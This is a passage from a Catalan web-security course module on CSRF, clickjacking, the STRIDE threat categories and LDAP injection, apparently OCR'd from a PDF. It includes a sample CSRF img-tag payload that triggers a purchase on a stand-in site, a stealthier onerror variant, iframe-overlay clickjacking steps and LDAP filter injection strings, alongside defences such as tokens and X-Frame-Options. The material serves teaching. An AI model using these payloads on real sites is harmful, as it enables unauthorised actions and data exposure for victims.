No obstant això, un usuari qui hi estigués avesat no faria clic sobre un enllaç que no coneix i que ha rebut d'una persona en qui no confia. Aquí és on entra en joc la tècnica de CSRF, que permet a un atacant "simular" clics verídics sobre una aplicació, usant les credencials (galeta de sessió) d'un usuari. Aquesta acció, mitjançant XSS, és senzilla.

Com ja s'ha posat de manifest moltes vegades al llarg d'aquest mòdul, s'ha de conèixer molt a fons el funcionament dels navegadors. En aquest cas farem ús d'una condició que tots els navegadors comparteixen; en efecte, no farem servir codi JavaScript sinó codi HTML.

Els navegadors web, com que es troben una etiqueta `<img>`, segueixen l'adreça del recurs especificat en el paràmetre src. Això implica una connexió per a intentar baixar la imatge, que es pot fer entre dominis. Si la imatge no és disponible o la resposta que es rep des del servidor no es pot interpretar com a imatge, es mostra la icona d'imatge trencada.

Un atacant pot aprofitar aquesta característica dels navegadors per a obligar els usuaris afectats a fer accions que no volen fer. Crear una imatge que apunti a l'adreça URL indicada abans generaria una petició de tots els navegadors que visitessin la pagina que conté el codi HTML, i que com vèiem intentaria comprar un objecte en el domini www.sitio001.com. El següent codi HTML s'hauria d'introduir, per exemple, en un comentari del lloc www.sitio002.com.

```
<img src="http://www.sitio001.com/comprar.asp?idObjeto=31173
&confirm=yes" />
```

Com es veu, la tècnica és tan simple com efectiva. Es pot fer ús de JavaScript perquè l'atac sigui molt més discret. Les imatges disposen d'un esdeveniment `onerror` que es llança perquè no es pot carregar la imatge. Això és semblant a l'atribut `alt` que es mostra quan un navegador no resisteix imatges. Usant aquest esdeveniment i modificant el recurs referenciat en src podem carregar una imatge existent després de fer la modificació maliciosa mitjançant CSRF.

```
<img src="http://www.sitio001.com/comprar.asp?idObjeto=31173
&confirm=yes" onerror="this.src='logo.jpg';this.onerror=null;"/>
```

També es pot desencadenar un atac de manera més discreta usant CSS (fulls d'estil en cascada o *cascading style sheets*) per a evitar que la imatge trencada que es genera es mostri a l'usuari.

L'atac que hem descrit més amunt s'ha pogut dur a terme gràcies al fet que la pàgina de sitio001.com accepta peticions `GET`, aquelles en què els paràmetres es remeten en l'URL, en lloc de requerir `POST` per als enviaments d'informació. Una petició `GET` sempre és més fàcil de manipular que una petició `POST`. Això és així perquè per a generar una petició `POST` hem d'escriure codi JavaScript, que pot entrar en conflicte amb possibles filtres anti-XSS que hi hagi en l'aplicació.

Tanmateix, i encara que establíssim com a requisit que les peticions es fessin mitjançant POST, això no ens garantiria la seguretat de la nostra pàgina ni dels nostres clients.

Per a millorar la seguretat enfront d'un possible atac podem fer ús de les capçaleres Referer, que indiquen la pàgina des de la qual s'ha arribat a una altra. S'utilitzen, per exemple, per a conèixer quines són les cerques que permeten a un usuari arribar a un lloc web des d'un cercador. Una mesura de protecció, encara que es pot saltar, és comprovar que les peticions fetes a les nostres pàgines, o almenys a aquelles que impliquen accions sensibles, es fan des del nostre propi domini.

L'única protecció real enfront d'atacs de CSRF és establir una sèrie de valors numèrics que es generin de manera única en cada petició. Aquests valors es poden establir com un CAPTCHA que l'usuari ha d'introduir quan fa accions crítiques o com un valor ocult, en un camp hidden, dins del codi de la pàgi-

na que comprovem quan l'usuari ens retorna la petició. Aquestes mesures, si bé són tedioses de programar, ens permeten assegurar les dades dels nostres usuaris.

Com a usuaris d'aplicacions possiblement vulnerables a CSRF podem prendre una sèrie de precaucions que intentin evitar un atac mitjançant aquesta tècnica. Les mesures són aquestes:

- Tancar la sessió immediatament després de l'ús d'una aplicació.
- No permetre que el navegador emmagatzemi les credencials de cap pàgina, ni que cap servidor mantingui la nostra sessió recordada més enllà del temps d'ús.
- Utilitzar navegadors diferents per a les aplicacions d'oci i les crítiques. Fent això ens assegurem la independència de les galetes de sessió entre navegadors.

1.3. *Clickjacking*

Les tècniques de *clickjacking* són una amenaça recent per als navegadors i els usuaris dels navegadors. Es basen a enganyar els usuaris perquè facin clic sobre elements d'un lloc web on no ho farien mai voluntàriament.

Això s'aconsegueix superposant dues pàgines:

- Una, la principal, amb la pàgina en què volem que realment els usuaris facin clic en zones específiques, com per exemple un banc per a fer una transferència.
- Una altra, la que serveix d'engany, superposada a l'anterior i amb continguts que serveixin d'al·licient perquè l'usuari faci els clics a les zones volgudes; per exemple, un petit joc en què hem de clicar en determinades zones.


Aquesta tècnica es basa en l'ús d'*iframes* superposats. Els *iframes* són elements HTML que permeten incloure un recurs extern dins de la nostra pàgina. Encara que contenen una sèrie de limitacions a l'hora d'accedir-hi mitjançant JavaScript, es poden usar per a enganyar l'usuari.

1) El primer pas és generar una pàgina amb l'URL que es vol segrestar i que serà la base sobre la qual col·locarem la resta d'elements que ens faran falta per a dur a terme aquesta tècnica.

Figura 6. Pagina que cal segrestar


2) El pas següent és col·locar un iframe amb el seu vèrtex superior esquerre exactament en el lloc on volem que faci el clic l'usuari enganyat. Això es fa així per a assegurar que, independentment del navegador, el clic s'executi sense problemes.

Figura 7. Iframe sobre el lloc original



3) Finalment s'ha de fer una col·locació i una distribució dels elements a la pàgina que fa l'engany. És recomanable en aquest sentit crear algun tipus d'incentiu perquè l'usuari estigui interessat a fer el clic que es persegueix, a fi de capturar la seva pulsació i transmetre-la a la pàgina original.

Figura 8. Col·locació de l'iframe per a enganyar l'usuari




Aquesta tècnica la van implementar i presentar per primera vegada Jeremiah Grossman i Robert Hansen. Aquests dos investigadors van proposar l'exemple que hem presentat en les imatges anteriors com a mètode perquè un usuari activés una sèrie de característiques no volgudes del seu reproductor Flash. Això es va aconseguir amb una aplicació Flash situada a la pàgina d'Adobe per a la configuració de seguretat del connector (*plug-in*), com es veu en la imatge següent:

Figura 9. Configuració de seguretat de Flash Player

Aquesta vulnerabilitat implica la necessitat de protecció dels navegadors, ja que aquesta tècnica tornarà a utilitzar el navegador de l'usuari per a interactuar amb el servidor. Per això alguns navegadors aporten directament proteccions contra aquesta tècnica:


- **Firefox** no implementa per defecte cap mètode per a protegir els usuaris enfront d'aquesta tècnica d'atac. No obstant això, mitjançant l'extensió NoScript, que fa ús del mètode ClearClick, evita que un usuari sigui enganyat per a fer clic sobre un element falsejat prèviament.

Figura 10. *Clickjacking* bloquejat



- **Internet Explorer 8** incorpora de sèrie una protecció enfront d'aquesta tècnica que permet als programadors web incloure una capçalera x-frame-options, que si figura establerta com a deny impedeix que la pàgina que l'envia sigui renderitzada dins d'un iframe. També inclou la possibilitat d'establir el valor com a sameorigin per a permetre que solament es pugui carregar si la petició es fa des del mateix domini.

Figura 11. Iframe bloquejat des d'Internet Explorer 8



- En la resta de navegadors, com **Google Chrome**, **Opera**, **Safari i Internet Explorer** en versions anteriors a la 8, l'única mesura de protecció, i de tipus parcial, consisteix a deshabilitar tots els elements dinàmics, com JavaScript o Java, o l'opció de carregar iframes en el nostre navegador.

2. Atacs d'injecció de codi

Les injeccions de codi són una cosa que està en l'ordre del dia actualment a Internet. Permetre que un usuari introdueixi qualsevol paràmetre en la nostra aplicació pot donar lloc a l'accés d'un atacant a informació privilegiada.

Les tècniques d'atac que pot experimentar un sistema s'han catalogat de manera genèrica amb l'acrònim *stride*. Cadascuna de les sigles fa referència a un tipus d'atac:

1) ***Spoofing*** **(falsejament d'identitat)** : fa referència a qualsevol tècnica que permeti a un atacant prendre una identitat que no li correspon. Aquestes tècniques d'atac s'usen de manera molt estesa a Internet en diversos nivells:

a) Nivell d'enllaç

Suplantació d'adreça física: aquesta tècnica s'usa per a saltar proteccions d'adreça MAC, molt utilitzades en xarxes sense fil, o reserves actives en servidors DHCP (protocol dinàmic de configuració d'hoste o *dynamic host configuration protocol*).

b) Nivell de xarxa

- Suplantació d'adreça IP: s'utilitzen per a saltar proteccions restringides a determinades adreces IP. Es van fer famoses en l'atac a serveis *trusted hosts*, en els quals es permetia a un usuari identificar-se directament en un servidor sense introduir contrasenya si venia identificat des d'un servidor amb una adreça IP en concret.

- *Hijacking*: busquen aconseguir el control d'una connexió mitjançant la suplantació del validador que manté la sessió oberta i autenticada. En el cas del nivell de xarxa l'objectiu és controlar el sòcol (*socket*) mitjançant la suplantació del número de seqüència.

c) Nivell d'aplicació

- Suplantació de resultats DNS: s'utilitzen per a aconseguir que la víctima pensi que el servidor a què es connecta és el de debò. Per a fer-ho, s'utilitzen tècniques de modificació d'arxius amfitrions (*hosts*), implantació de servidors DHCP, atacs d'enverinament de memòria cau (*cache*) a servidors DNS mitjançant la tècnica de "la data de l'aniversari".

- Pesca (*phishing*): l'impacte d'aquesta tècnica d'atac en la societat ha fet que avui dia la majoria de la gent se'n preocupi. L'objectiu d'aquesta tècnica és

fer pensar a la víctima que s'està connectant a una aplicació mitjançant la suplantació d'un lloc web complet. Es recolza en les tècniques de suplantació de DNS.

- *Hijacking*: és semblant que la del nivell de xarxa, però aquí es busca suplantar el validador que utilitza el nivell d'aplicació. Pot ser un número identificador de sessió en una galeta, un camp hidden d'una pàgina web o un paràmetre per GET o per POST.

- Suplantació d'usuaris: l'objectiu d'aquesta tècnica d'atac és usurpar la identitat d'un usuari per a fer les accions en lloc seu.

2) ***Tampering***: implica l'intent de forçar el funcionament d'algun mecanisme de seguretat mitjançant la falsificació o l'alteració de la informació. Aquestes tècniques s'utilitzen per a modificar fitxers de registre d'accés, modificar la informació real o alterar-la en el trànsit que hi ha des de l'emissor fins al receptor.

3) ***Repudiation***: són tècniques mitjançant les quals s'evita la certificació o la garantia d'un fet. Si un sistema no garanteix el no-repudi no es pot garantir que la informació que conté o emet sigui veraç. Tenen una rellevància especial en entorns d'anàlisi forense o sistemes contractuals.

4 ***) Information disclosure***: vulneració de la seguretat d'un sistema que implica que un usuari no permès accedeixi a informació o documentació sensible. Aquest tipus de vulnerabilitats són especialment importants i són protegides per legislacions especials, sobretot les dades de caràcter personal. A Espanya la seguretat de les dades es regula mitjançant la Llei d'orgànica de protecció de dades (LOPD).

5) ***Denial of service***: les vulnerabilitats de denegació de servei són les que interrompen la continuïtat dels processos de negoci o servei d'una companyia. Aquestes vulnerabilitats poden comportar un impacte seriós en els interessos de les companyies. Alguns dels objectius d'aquest tipus d'atacs són els atacs basats en ordinadors zombis (*botnets*), els atacs de parada de serveis o els atacs a les línies de comunicació de les empreses.

6) ***Elevation of privilege***: aquesta fallada de seguretat es produeix quan un usuari pot canviar el seu nivell de privilegis dins d'un sistema per accedir a informació o serveis que estan restringits per a la seva identitat. L'elevació de privilegis és una vulnerabilitat que sol ser l'origen de forats de seguretat que comporten la denegació de servei o el descobriment d'informació.

A partir d'aquesta classificació d'atacs es pot estudiar a fons la implementació d'atacs reals, que normalment podria aparèixer simultàniament en diverses de les categories anteriors.

La injecció d'ordres és una tècnica d'atac a aplicacions web que té l'objectiu principal d'aprofitar connexions a bases de dades des d'aplicacions web no protegides per a permetre a un atacant l'execució d'ordres directament en la base de dades.

2.1. LDAP Injection

Ara mostrarem les possibilitats i els riscos dels atacs LDAP Injection en aplicacions web. Amb aquests exemples volem demostrar que es poden fer atacs d'elevació de privilegis, de salt de proteccions d'accés i d'accés a dades en arbres LDAP mitjançant l'ús d'injeccions de codi LDAP. Aquestes injeccions de codi s'han classificat en:


- And LDAP Injection,
- OR LDAP Injection
- i Blind LDAP Injection.

Per a provar aquestes tècniques d'injecció s'han utilitzat els motors ADAM de Microsoft i el motor OpenLDAP, un producte de programari lliure, d'àmplia implantació a escala mundial.

2.1.1. LDAP Injection amb ADAM de Microsoft


Per a fer totes les proves de les cadenes que cal injectar s'ha utilitzat l'eina LDAP Browser, que permet connectar-se a diferents arbres LDAP, i un client web sintètic creat amb el component `IPWorksASP.LDAP` de l'empresa /n Software, per a fer les proves d'execució de filtres injectats. En la figura 12 es mostra l'estructura que s'ha creat d'exemple en ADAM.

Figura 12. Estructura de l'arbre LDAP creat en ADAM




Suposem ara que l'aplicació web utilitza una consulta amb el filtre següent: `(cn=Impresora_1)`. Quan es llança aquesta consulta s'obté 1 objecte, com es veu en la figura 13:

Figura 13. Objecte de resposta amb el filtre (cn=Impresora_1)




El que convé a un atacant que faci una injecció és accedir a tota la informació mitjançant la inclusió d'una consulta que ens retorni totes les impressores. En l'exemple, veiem com hauria de ser el resultat que s'ha d'obtenir amb una consulta seguint el format definit en les RFC sobre ADAM: `(|(cn=Impresora_1)(cn=Impresora*))`

Figura 14. Totes les impressores



No obstant això, com s'aprecia, per a construir aquest filtre, hauríem d'injectar un operador i un parèntesi al principi. En l'exemple, la injecció no resulta gaire útil perquè s'està fent en tots dos condicionants sobre cn, però aquest filtre només s'ha creat per a il·lustrar la necessitat d'injectar codi abans del filtre i al mig del filtre. Si provem la injecció que proposa Sacha Faust en ADAM: `(cn=Impresora_1)(|(cn=Impresora*))`

Figura 15. Injecció sense resultats




Com s'aprecia en la figura anterior, en l'última prova, la injecció no produeix cap error, però a diferència de les proves que fa Sacha Faust amb SunOne Directory Server 5.0, el servidor ADAM no retorna més dades. És a dir, només retorna les dades del primer filtre complet, i ignora la resta de la cadena.

2.1.2. LDAP Injection amb OpenLDAP


Per a fer les proves d'injecció en OpenLDAP s'ha utilitzat l'arbre que ofereix per a aplicacions de prova el projecte OpenLPAD.org, que té l'estructura següent:

Figura 16. Estructura de l'arbre LDAP en OpenLDAP




Sobre aquesta estructura executem una consulta per a buscar un usuari, i obtenim un únic objecte com a resultat: `(uid=kurt)`

Figura 17. En executar el filtre (uid=kurt) obtenim un únic resultat.



